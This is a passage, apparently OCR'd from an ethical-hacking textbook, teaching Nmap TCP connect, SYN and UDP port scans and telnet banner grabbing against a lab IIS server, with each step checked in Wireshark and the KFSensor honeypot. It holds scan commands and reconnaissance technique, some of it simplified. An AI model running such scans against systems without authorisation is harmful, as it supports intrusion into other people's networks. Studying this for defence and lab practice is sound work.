
The "**Colasof Packet Builder** " gives us the possibility to choose the type of packet to create or modify.



After choosing the type, for example TCP, let's start by creating a packet:



Among other things, we can set the TCP flags we mentioned before:



LEVEL 4 NETWORK SCAN - CONNECT SCAN

Now we will learn together the simplest technique to perform a level 4 scan: the **CONNECT SCAN** . This type of scan establishes the TCP connection.


In other words, it completes the three-way handshake, making the scan very noisy and easily identifiable.

I would recommend using KFSensor, Wireshark and Nmap to perform this simulation:

1. Start KFSensor and choose which service to monitor, for example port 80.
2. Start Wireshark and find to the correct network interface, filtering by TCP.
3. Start Nmap and then run the scan:


```
root@kali:~#
root@kali:~# nmap -sT -v -p 80 192.168.1.129
```

With Wireshark we should confirm that the scan took place:



Source	Destination	Protocol	Length	Info
192.168.1.128	192.168.1.129	TCP	74	59472 → 80 [SYN] Seq=0 Win=292
192.168.1.129	192.168.1.128	TCP	74	80 → 59472 [SYN, ACK] Seq=0 Ac
192.168.1.128	192.168.1.129	TCP	66	59472 → 80 [ACK] Seq=1 Ack=1 W
192.168.1.128	192.168.1.129	TCP	66	59472 → 80 [RST, ACK] Seq=1 Ac

As a test, we can verify that the scan has been detected also on KFSensor.



ID	Start	Duration	Pro...	Sens...	Name	Visitor	Description
19	10/09/2017 16:43:43.401	0.000	TCP	80	IIS	192.168.1.128	
15	10/09/2017 16:36:48.448	0.000	TCP	80	IIS	192.168.1.128	url;GET /fav
14	10/09/2017 16:36:48.385	0.000	TCP	80	IIS	192.168.1.128	url;GET /we
13	10/09/2017 16:36:48.276	0.000	TCP	80	IIS	192.168.1.128	url;GET /| h

LEVEL 4 NETWORK SCAN - SYN SCAN

Now let's examine the SYN type scan, which, unlike the **CONNECT** one, does not complete the three-way handshake completely. We could almost say that it is half done.


The exchange takes place as follows:

- The attacker sends a packet with the SYN flag set.
- The victim responds with a packet with configured SYN and ACK flags.
- The attacker, at this point, does not complete the handshake but sends a packet with the RST flag. This will force a reset of the connection and not establish it completely.


This is a relatively "silent " scan. If there is a system in the target network that tracks the connections established, it will not record this connection attempt. This is because no connection has been completely established.

Here too, we should start Nmap and run the following command:


We now need to verify the scan with Wireshark and check the RST flag sent by the attacking machine:



Finally, we verify the scan with KFSensor, which can even accurately detect our attempt of using **SynScan** :



Nmap can successfully complete this scan:



LEVEL 4 NETWORK SCAN - UDP SCAN


The previous scans are related to the **TCP protocol** . However, even the UDP protocol can provide interesting results, because it is often underestimated and not adequately protected by network administrators.

Keep in mind that the UDP protocol is connectionless and therefore behaves differently from TCP.

In particular, if a scan is launched on a certain port and we receive no response, then we can assume that the port is open.

Otherwise, we will receive an ICMP error message which, in short, means that the port is closed or cannot provide significant information.

We should configure KFSensor and simulate a **UDP type service with port 53413** . For example:




Let’s listen with Wireshark and we can simultaneously launch the UDP scan with Nmap on the chosen port:

```
kali:~#
kali:~#
kali:~# nmap -sU -v -p 53413 192.168.1.129
```

Let’s analyze the traffic with Wireshark:

Source	Destination	Protocol	Length	Info
192.168.1.128	192.168.1.129	UDP	42	Source port: 33793 Destination port: 53413
192.168.1.129	192.168.1.128	UDP	60	Source port: 53413 Destination port: 33793
192.168.1.128	192.168.1.129	ICMP	71	Destination unreachable (Port unreachable)
192.168.1.128	192.168.1.129	UDP	42	Source port: 33794 Destination port: 53413
192.168.1.129	192.168.1.128	UDP	60	Source port: 53413 Destination port: 33794
192.168.1.128	192.168.1.129	ICMP	71	Destination unreachable (Port unreachable)


The first and fourth lines show the UDP packet sent. Since we cannot find any **ICMP packets** , we can assume that the scan was successful and that port 53413 is actually open.



Let’s try a random UDP port (which therefore will certainly not be open) and see the result with Wireshark:

Source	Destination	Protocol	Length	Info
fe80::d169:97c0:2c57:	ff02::1:2	DHCPv6	151	Solicit XID: 0xdb3275 CID: 0001000120013f6f000c2961e4d5
192.168.1.128	192.168.1.129	UDP	42	Source port: 64919 Destination port: 53414
192.168.1.129	192.168.1.128	ICMP	70	Destination unreachable (Port unreachable)
192.168.1.128	192.168.1.129	UDP	42	Source port: 64920 Destination port: 53414
192.168.1.129	192.168.1.128	ICMP	70	Destination unreachable (Port unreachable)

As you can see, in this case the ICMP packet returns immediately back, signaling us that the door is closed or filtered. We actually know that it does not exist.



Here ends the chapter dedicated to network scanning. There are obviously other scanning types and techniques that you could study by yourself after reading this book.

At this link, you can find the official Nmap documentation: https://nmap.org/book/man.html.

Banner Grabbing

In the previous chapter, we examined the main network scanning techniques. Now it's time to identify what type of service is running on a specific port.

This information will be useful to us in the next phase where we will look for vulnerabilities. In particular, the outdated version of a service could be exploited by a potential hacker.

We will start from the services normally associated with standard ports, and then move on the ones linked to unconventional ports.

Also, in this case we rely on a wizard that will lead us to define a specific service, make it active and try to grab the banner.


INSTALLING THE WEB SERVER MICROSOFT IIS

We proceed with the installation of the IIS Web server directly from a **Windows Server 2012** .

You can refer to the following link for the installation steps: https://docs.microsoft.com/en-us/iis/get-started/whats- new-in-iis-8/8-installing-iis-on-windows-server-2012

At the end of the installation process, you can open your browser and type: "**http://127.0.0.1** ". If everything went well, this is what should appear on your screen:


We can see that IIS is listening by executing the "netstat" command and listening on port 80.
With the and filtering by port 80, we can see how the latter is listening:



BANNER VISUALIZATION IN MICROSOFT IIS

At this point, we must be able to grab the banner of our web server so that we can detect its type and version.

First of all, let's connect to the Web server using "**telnet** ":



Once the channel has been set up, we can enter two commands that allow us to interact with the web server:


- **GET / HTTP/1.1**
- **HOST: 127.0.0.1**

This is what will appear on your screen:

We have captured the banner of our IIS web server. We can now identify the type of service and its version. This information will be useful during the vulnerability assessment phase.

BANNER CONFIGURATION ON KFSENSOR

We should now use KFSensor to simulate a Microsoft IIS type web server.


Edit Listen
Listen On
Name:
IIS 7
